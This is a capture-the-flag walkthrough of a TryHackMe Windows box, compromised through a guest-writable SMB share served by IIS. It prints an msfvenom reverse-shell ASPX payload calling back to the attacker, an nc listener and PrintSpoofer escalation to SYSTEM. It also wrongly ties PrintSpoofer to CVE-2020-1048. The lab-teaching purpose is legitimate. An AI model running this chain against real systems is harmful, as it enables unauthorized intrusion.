Relevant (Medium) | TryHackMe
What you need before starting
- A Kali (or similar) attacker machine with
nmap,smbclient,netexec, andnc. - Authorization to test the target (this is a CTF box).
- Basic familiarity with Windows privilege escalation paths — especially token impersonation.
In this challenge, I approached the target as a black-box Windows environment and followed a structured penetration-testing methodology. The box turned out to be a great demonstration of:
- Poor SMB share permissions
- Insecure web server directory exposure
- IIS application pool exploitation
- Classic PrintSpoofer privilege escalation (via
SeImpersonatePrivilege)
Below is the full breakdown of the compromise.
Initial Port Scan
I began with my usual full-port scan with service detection. This gives a complete picture of exposed services and helps prioritize enumeration.
1
sudo nmap -sCV 10.81.172.31 --min-rate 1000 -p- -Pn -oA scan

Key findings:
- Windows host detected
- SMB exposed
- IIS web services running
- Guest account enabled (very interesting)
Testing Guest Access on SMB
Because Nmap hinted that the Guest account was enabled, I immediately verified it using netexec:
1
sudo nxc smb 10.82.128.242 -u 'guest' -p ''

✔ Guest login successful
This meant: unauthenticated access — a major red flag.
I then enumerated the accessible shares:
1
sudo nxc smb 10.82.128.242 -u 'guest' -p '' --shares

The share nt4wrksv allowed both READ and WRITE access and this was concerning
Inspecting the SMB Share
I connected to the share to check it out and found a file named passwords.txt:
1
2
smbclient //10.82.128.242/nt4wrksv -N
get passwords.txt

The file contained what seemed to be credentials but base64 encoded:
1
2
Qm9iIC0gIVBAJCRXMHJEITEyMw==
QmlsbCAtIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk
went ahead to decode the encoded strings:
1
2
echo "Qm9iIC0gIVBAJCRXMHJEITEyMw==" | base64 -d
# Bob - !P@$$W0rD!123
1
2
echo "QmlsbCAtIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk" | base64 -d
# Bill - Juw4nnaM4n420696969!$$$

I wasted quite some time trying to leverage these credentials for further access but i finally had to accept these credentials were decoys — a common CTF trick.
Web Server Enumeration
After getting no where with those credentials, i went back to the Nmap results which showed two IIS server instances:

Checking the one on port 80 yielded 0 results so i moved to the one on port 49663. I scanned it for hiddeen directories:

The path /nt4wrksv stood out — this matched the SMB share name.
Meaning:
- IIS was serving files from the same location as the writable SMB share
- so my guess was, Uploading a
.aspxfile → executing it via IIS → will lead to Remote Code Execution
So i went ahead to confirm my suspicion by viewing the passwords.txt file from the share drive on the server.
By navigating to the endpoint:

✔ Confirmed — files uploaded via SMB appear in the web directory.
Getting a Reverse Shell (ASPX Payload Upload)
I generated a payload using msfvenom:
1
msfvenom -p windows/x64/shell_reverse_tcp LHOST=Your_IP LPORT=4444 -f aspx -o revshell.aspx

Uploaded it through the share:
1
2
smbclient //10.82.128.242/nt4wrksv -N
put revshell.aspx

Started my listener:
1
nc -lvnp 4444

Then Triggered the payload via the browser by visiting the endpoint:

✔ Reverse shell received:

I had the shell as the defaultapppool user:
1
iis apppool\defaultapppool
Privilege Escalation
Went ahead to check the permissions our user had
1
whoami /priv

One important privilege stoodout:
1
SeImpersonatePrivilege  → Enabled
Why This Matters
This privilege is essentially free SYSTEM access under the right conditions.
With it, you can:
- Impersonate privileged tokens
- Exploit named pipe authentication
- Abuse spooler interactions
- Trigger token duplication attacks
This opens the door to:
- JuicyPotato
- RoguePotato
- PrintSpoofer
- GodPotato
I had the suspicion PrintSpoofer might just be the right option, so i went ahead to confirm that.
Verifying Spooler & OS Version
I checked if the spooler service was running
1
sc query spooler

✔ Print Spooler running
I checked the Windows version and build:
1
systeminfo

✔ Vulnerable build
✔ Unpatched against CVE‑2020‑1048 (PrintSpoofer)
Why the System Was Vulnerable to PrintSpoofer
PrintSpoofer exploits a flaw where the Print Spooler connects to attacker-controlled named pipes.
In short:
- Attacker creates a malicious RPC binding / named pipe
- Forces spooler (running as SYSTEM) to authenticate to it
- Token impersonation occurs because
SeImpersonatePrivilegeis enabled - Attacker launches a process as SYSTEM
Conditions were perfect:
✔ IIS AppPool identity has impersonation privilege
✔ Spooler running as SYSTEM
✔ Windows version allowed it
All that remained was execution.
Exploiting PrintSpoofer
I went ahead to download the PrintSpoofer64.exe exploit
Uploaded the exploit to the target using the smbshare:
1
2
smbclient //10.81.172.31/nt4wrksv -N
put PrintSpoofer64.exe
since i had shell access i went to the location of the share drive:
1
2
cd C:\inetpub\wwwroot\nt4wrksv
dir

And ran the exploit:
1
.\PrintSpoofer64.exe -i -c cmd.exe

✔ SYSTEM shell obtained
✔ Full machine compromise
Final Thoughts
This box demonstrates how small misconfigurations chain into full compromise:
- Guest SMB access
- Writable share exposed directly by IIS
- Executable
.aspxuploads - Token impersonation privileges
- Vulnerable Print Spooler
A clean, classic, well‑designed Windows CTF path.